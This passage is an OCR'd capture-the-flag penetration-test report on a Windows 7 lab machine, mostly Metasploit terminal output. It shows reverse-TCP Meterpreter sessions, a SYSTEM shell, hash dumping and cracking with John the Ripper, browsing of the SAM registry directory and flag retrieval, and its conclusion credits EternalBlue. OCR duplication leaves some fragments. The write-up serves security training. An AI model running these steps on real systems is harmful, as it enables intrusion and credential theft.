
Getuid






maureen@kali: ~/Downloads
File Actions Edit View Help
maureen@kali: ~/Downloads
maureen@kali: ~/Downloads
maureen@kali: ~/Downloads
ection
LHOST no IP of host that will rece
ive the connection from t
he payload (Will try to a
uto detect).
LPORT 4433 yes Port for payload to conne
ct to.
SESSION yes The session to run this m
odule on
View the full module info with the info, or info -d command.
msf6 post(multi/manage/shell_to_meterpreter) > set SEESION 1
[!] Unknown datastore option: SEESION. Did you mean SESSION?
SEESION ⇒ 1
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION ⇒ 1
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.17.63.68:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (203846 bytes) to 10.10.218.171


maureen@kali: ~/Downloads
File Actions Edit View Help
maureen@kali: ~/Downloads
maureen@kali: ~/Downloads
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.17.63.68:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (203846 bytes) to 10.10.218.171
[*] Meterpreter session 2 opened (10.17.63.68:4433 → 10.10.218.17
1:49198) at 2025-06-28 22:07:28 +0530
[*] Stopping exploit/multi/handler
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION ⇒ 1
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.17.63.68:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (203846 bytes) to 10.10.218.171
[*] Meterpreter session 3 opened (10.17.63.68:4433 → 10.10.218.17
1:49202) at 2025-06-28 22:10:33 +0530
[*] Stopping exploit/multi/handler
sessions -i 3
[*] Starting interaction with 3 ...


maureen@kali: ~/Downloads
File Actions Edit View Help
maureen@kali: ~/Downloads
maureen@kali: ~/Downloads
[*] Starting interaction with 3 ...
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details
.
meterpreter > shell
Process 544 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system








3.5 Dumping and Cracking Password Hashes


Dumped password hashes using:


hashdump

Cracked using John the Ripper:

john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt







3.6 Flag Retrieval System

```
file specified.
meterpreter > cd C:\\Users
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2009-07-14 10:38:56 +0     All Users
                                530
040555/r-xr-xr-x  8192  dir   2009-07-14 12:37:31 +0     Default
                                530
040777/rwxrwxrwx  0     dir   2009-07-14 10:38:56 +0     Default User
                                530
040777/rwxrwxrwx  8192  dir   2018-12-13 08:43:45 +0     Jon
                                530
040555/r-xr-xr-x  4096  dir   2011-04-12 13:58:15 +0     Public
                                530
100666/rw-rw-rw-  174   fil   2009-07-14 10:24:24 +0     desktop.ini
                                530

meterpreter > cd Jon
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


\

```
meterpreter > cd C:\\Users
meterpreter > cd Jon
meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\Jon\Documents
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2018-12-13 08:43:31 +0     My Music
                                530
040777/rwxrwxrwx  0     dir   2018-12-13 08:43:31 +0     My Pictures
                                530
040777/rwxrwxrwx  0     dir   2018-12-13 08:43:31 +0     My Videos
                                530
100666/rw-rw-rw-  402   fil   2018-12-13 08:43:48 +0     desktop.ini
                                530
100666/rw-rw-rw-  37    fil   2019-03-18 00:56:36 +0     flag3.txt
                                530
```

```
meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter > cd C:\\Windows
meterpreter > cd System32
meterpreter > cd config
meterpreter > ls
```


```
meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter > cd C:\\Windows
meterpreter > cd System32
meterpreter > cd config
meterpreter > ls
Listing: C:\Windows\System32\config
==================================

Mode          Size      Type  Last modified      Name
----          ----      ----  -------------      ----
100666/rw-r-  28672     fil   2018-12-13 04:30   BCD-Template
w-rw-                       :40 +0530
100666/rw-r-  25600     fil   2018-12-13 04:30   BCD-Template.LOG
w-rw-                       :40 +0530
100666/rw-r-  18087936  fil   2025-06-28 22:04   COMPONENTS
w-rw-                       :34 +0530
100666/rw-r-  1024      fil   2011-04-12 14:02   COMPONENTS.LOG
w-rw-                       :10 +0530
100666/rw-r-  13312     fil   2025-06-28 22:04   COMPONENTS.LOG1
w-rw-                       :34 +0530
100666/rw-r-  0         fil   2009-07-14 08:04   COMPONENTS.LOG2
w-rw-                       :08 +0530
100666/rw-r-  1048576   fil   2025-06-28 21:17   COMPONENTS{016888
w-rw-                       :34 +0530           b8-6c6f-11de-8d1d
                                                -001e0bcde3ec}.Tx
```








```
                                                  000000002.regtran
                                                  s-ms
040777/rwxr  0          dir   2009-07-14 08:04   Journal
wxrwx                         :57 +0530
040777/rwxr  4096       dir   2025-06-28 22:07   RegBack
wxrwx                         :17 +0530
100666/rw-r  262144     fil   2019-03-18 01:35   SAM
w-rw-                         :08 +0530
100666/rw-r  1024       fil   2011-04-12 14:02   SAM.LOG
w-rw-                         :10 +0530
100666/rw-r  21504      fil   2019-03-18 04:09   SAM.LOG1
w-rw-                         :12 +0530
100666/rw-r  0          fil   2009-07-14 08:04   SAM.LOG2
w-rw-                         :08 +0530
100666/rw-r  65536      fil   2019-03-18 03:52   SAM{016888c1-6c6f
w-rw-                         :17 +0530          -11de-8d1d-001e0b
                                                  cde3ec}.TM.blf
100666/rw-r  524288     fil   2019-03-18 03:52   SAM{016888c1-6c6f
w-rw-                         :17 +0530          -11de-8d1d-001e0b
                                                  cde3ec}.TMContain
                                                  er000000000000000
                                                  00001.regtrans-ms
100666/rw-r  524288     fil   2019-03-18 03:52   SAM{016888c1-6c6f
w-rw-                         :17 +0530          -11de-8d1d-001e0b
```


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.




maureen@kali: ~/Downloads
File Actions Edit View Help
maureen@kali: ~/Downloads
maureen@kali: ~/Downloads
maureen@kali: ~/Downloads
100666/rw-r 524288 fil 2019-03-18 03:51 SYSTEM{016888cd-6
w-rw-   :22 +0530   c6f-11de-8d1d-001
                                             e0bcde3ec}.TMCont
                                             ainer000000000000
                                             00000001.regtrans
                                             -ms
100666/rw-r 524288 fil 2019-03-18 03:51 SYSTEM{016888cd-6
w-rw-   :22 +0530   c6f-11de-8d1d-001
                                             e0bcde3ec}.TMCont
                                             ainer000000000000
                                             00000002.regtrans
                                             -ms
040777/rwxr 4096   dir 2018-12-13 04:33 TxR
wxrwx   :05 +0530
100666/rw-r 34   fil 2019-03-18 01:02 flag2.txt
w-rw-   :48 +0530
040777/rwxr 4096   dir 2010-11-21 08:11 systemprofile
wxrwx   :37 +0530
meterpreter > cat flag2.txt
meterpreter > cat flag2.txt


file specified.
meterpreter > cd C:\\
meterpreter > ls
Listing: C:\
Mode Size Type Last modified Name
040777/rwxr 0 dir 2018-12-13 08:43:3 $Recycle.Bin
wxrwx 6 +0530
040777/rwxr 0 dir 2009-07-14 10:38:5 Documents and Sett
wxrwx 6 +0530 ings
040777/rwxr 0 dir 2009-07-14 08:50:0 PerfLogs
wxrwx 8 +0530
040555/r-xr 4096 dir 2019-03-18 03:52:0 Program Files
-xr-x 1 +0530
040555/r-xr 4096 dir 2019-03-18 03:58:3 Program Files (x86
-xr-x 8 +0530)
040777/rwxr 4096 dir 2019-03-18 04:05:5 ProgramData
wxrwx 7 +0530
040777/rwxr 0 dir 2018-12-13 08:43:2 Recovery
wxrwx 2 +0530
040777/rwxr 4096 dir 2025-06-28 22:14:1 System Volume Info
wxrwx 0 +0530 rmation
040777/rwxr 0 dir 2025-06-28 23:27:4 TempCopy


-xr-x 8 +0530
040777/rwxr 16384 dir 2025-06-28 21:49:3 Windows
wxrwx 4 +0530
100666/rw-r 24 fil 2019-03-18 00:57:2 flag1.txt
w-rw- 1 +0530
000000/——— 0 fif 1970-01-01 05:30:0 hiberfil.sys
——— 0 +0530
000000/——— 0 fif 1970-01-01 05:30:0 pagefile.sys
——— 0 +0530
meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter > Interrupt: use the 'exit' co



4. Conclusion

The penetration test was successful. Access to the system was obtained through the EternalBlue vulnerability. Password hashes were cracked, user access was achieved, and privilege escalation allowed the retrieval of the root flag. This exercise demonstrated the critical importance of patching known vulnerabilities in Windows systems.